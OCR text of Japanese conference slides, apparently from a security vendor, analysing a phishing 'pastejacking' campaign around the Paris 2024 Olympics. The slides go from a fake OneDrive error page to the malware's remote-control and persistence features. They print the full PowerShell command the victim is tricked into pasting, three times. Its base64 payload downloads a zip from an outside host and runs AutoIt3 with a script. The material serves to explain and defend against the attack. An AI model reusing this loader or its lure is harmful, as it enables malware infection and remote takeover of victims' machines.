
実際のメール（#1 メールの受信）




添付のHTMLファイルを開くと・・・




エラーメッセージが表示される




閉じるボタンがない！


OneDrive
+ New
Upload
My files
Recent
Photos
Shared
Recycle bin
My files
PDF
Reports.pdf
Error 0x8004de86.
Failed to connect to the "OneDrive" cloud service, to fix the error, you need to update the DNS cache manually.
:(
How to fix
Details


どこをクリックしてもアラートが表示される



「Details」をクリック



「How to fix」をクリック



指示通りやってみると（#2 コマンドの貼り付け）

```
ipconfig /flushdns

$base64 =
"JEt0ID0gImh0dHBzOi8va29zdHVtbjEuaWxhYnNlcnZlci5jb20vMS56aXAiOw0KJG
J1ID0gImM6XFxkb3dubG9hZHMiOw0KTmV3LUl0ZW0gLUl0ZW1UeXBlIERpcmVjdG9ye
SAtRm9yY2UgLVBhdGggJGJ1Ow0KSW52b2tlLVdlYlJlcXVlc3QgLVVyaSAkS3QgLU91
dEZpbGUgJGJ1XFNyLnppcDsNCkNsZWFyLUhvc3Q7DQpFeHBhbmQtQXJjaGl2ZSAkYnV
cU3IuemlwIC1Gb3JjZSAtZGVzdGluYXRpb25wYXRoICRidTsNClJlbW92ZS1JdGVtIC
1QYXRoICRidVxTci56aXA7DQpTdGFydC1Qcm9jZXNzICRidVxBdXRvaXQzLmV4ZSAkY
nVcc2NyaXB0LmEzeA0KW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZFdp
dGhQYXJ0aWFsTmFtZSgiU3lzdGVtLldpbmRvd3MuRm9ybXMiKTsNCltTeXN0ZW0uV2l
uZG93cy5Gb3Jtcy5NZXNzYWdlQm94XTo6U2hvdygiVGhlIG9wZXJhdGlvbiBjb21wbG
V0ZWQgc3VjY2Vzc2Z1bGx5LCBwbGVhc2UgcmVsb2FkIHRoZSBwYWdlIiwgIlN5c3Rlb
SIsIDAsIDY0KTsNCkNsZWFyLUhvc3Q7DQo=";

iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBa
se64String($base64)));

Set-Clipboard -Value "    ";

exit;
```

目的①：DNSの問題は解決したと思わせる

```
ipconfig /flushdns
```

→ DNSキャッシュクリア

```
$base64 =
"JEt0ID0gImh0dHBzOi8va29zdHVtbjEuaWxhYnNlcnZlci5jb20vMS56aXAiOw0KJG
J1ID0gImM6XFxkb3dubG9hZHMiOw0KTmV3LUl0ZW0gLUl0ZW1UeXBlIERpcmVjdG9ye
SAtRm9yY2UgLVBhdGggJGJ1Ow0KSW52b2tlLVdlYlJlcXVlc3QgLVVyaSAkS3QgLU91
dEZpbGUgJGJ1XFNyLnppcDsNCkNsZWFyLUhvc3Q7DQpFeHBhbmQtQXJjaGl2ZSAkYnV
cU3IuemlwIC1Gb3JjZSAtZGVzdGluYXRpb25wYXRoICRidTsNClJlbW92ZS1JdGVtIC
1QYXRoICRidVxTci56aXA7DQpTdGFydC1Qcm9jZXNzICRidVxBdXRvaXQzLmV4ZSAkY
nVcc2NyaXB0LmEzeA0KW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZFdp
dGhQYXJ0aWFsTmFtZSgiU3lzdGVtLldpbmRvd3MuRm9ybXMiKTsNCltTeXN0ZW0uV2l
uZG93cy5Gb3Jtcy5NZXNzYWdlQm94XTo6U2hvdygiVGhlIG9wZXJhdGlvbiBjb21wbG
V0ZWQgc3VjY2Vzc2Z1bGx5LCBwbGVhc2UgcmVsb2FkIHRoZSBwYWdlIiwgIlN5c3Rlb
SIsIDAsIDY0KTsNCkNsZWFyLUhvc3Q7DQo=";

iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBa
se64String($base64)));

Set-Clipboard -Value "    ";

exit;
```

目的②：悪意のあるスクリプトの実行

```
ipconfig /flushdns

$base64 =
"JEt0ID0gImh0dHBzOi8va29zdHVtbjEuaWxhYnNlcnZlci5jb20vMS56aXAiOw0KJG
J1ID0gImM6XFxkb3dubG9hZHMiOw0KTmV3LUl0ZW0gLUl0ZW1UeXBlIERpcmVjdG9ye
SAtRm9yY2UgLVBhdGggJGJ1Ow0KSW52b2tlLVdlYlJlcXVlc3QgLVVyaSAkS3QgLU91
dEZpbGUgJGJ1XFNyLnppcDsNCkNsZWFyLUhvc3Q7DQpFeHBhbmQtQXJjaGl2ZSAkYnV
cU3IuemlwIC1Gb3JjZSAtZGVzdGluYXRpb25wYXRoICRidTsNClJlbW92ZS1JdGVtIC
1QYXRoICRidVxTci56aXA7DQpTdGFydC1Qcm9jZXNzICRidVxBdXRvaXQzLmV4ZSAkY
nVcc2NyaXB0LmEzeA0KW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5XTo6TG9hZFdp
dGhQYXJ0aWFsTmFtZSgiU3lzdGVtLldpbmRvd3MuRm9ybXMiKTsNCltTeXN0ZW0uV2l
uZG93cy5Gb3Jtcy5NZXNzYWdlQm94XTo6U2hvdygiVGhlIG9wZXJhdGlvbiBjb21wbG
V0ZWQgc3VjY2Vzc2Z1bGx5LCBwbGVhc2UgcmVsb2FkIHRoZSBwYWdlIiwgIlN5c3Rlb
SIsIDAsIDY0KTsNCkNsZWFyLUhvc3Q7DQo=";

iex([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBa
se64String($base64)));

Set-Clipboard -Value "    ";

exit;
```


悪意のあるスクリプト

スクリプトを実行

スクリプト実行後（#3 マルウェアのインストール）

実行ファイル（Autoit3.exe）

zipファイル（1.zip）



引数（エンコードされたスクリプト）

マルウェア感染後

- **リモートアクセスコントロール：**
  - ○ 攻撃者が感染システムのすべてをコントロール
- **継続性メカニズム：**
  - ○ レジストリエントリを変更することでマルウェアの存在を秘匿
  - ○ 攻撃者の継続的なアクセスを実現
- **コマンド&コントロール（C&C）：**
  - ○ リモートコントロールを可能にする指令サーバ
  - ○ 盗んだデータは暗号化されたセキュアなチャネルでC&Cに転送

パリ2024：Vadeが検知した攻撃手法

DEMO

まとめ

- 世界的イベントではサイバーセキュリティリスクが最大限に
- 過去のオリンピックでも添付ファイルからマルウェアに感染
  →Weaponized Document Attacks
- パリオリンピック前にもメール起因の攻撃手法の急増を確認
  →Pastejacking

Thanks, merci, grazie, danke,

ご清聴ありがとうございました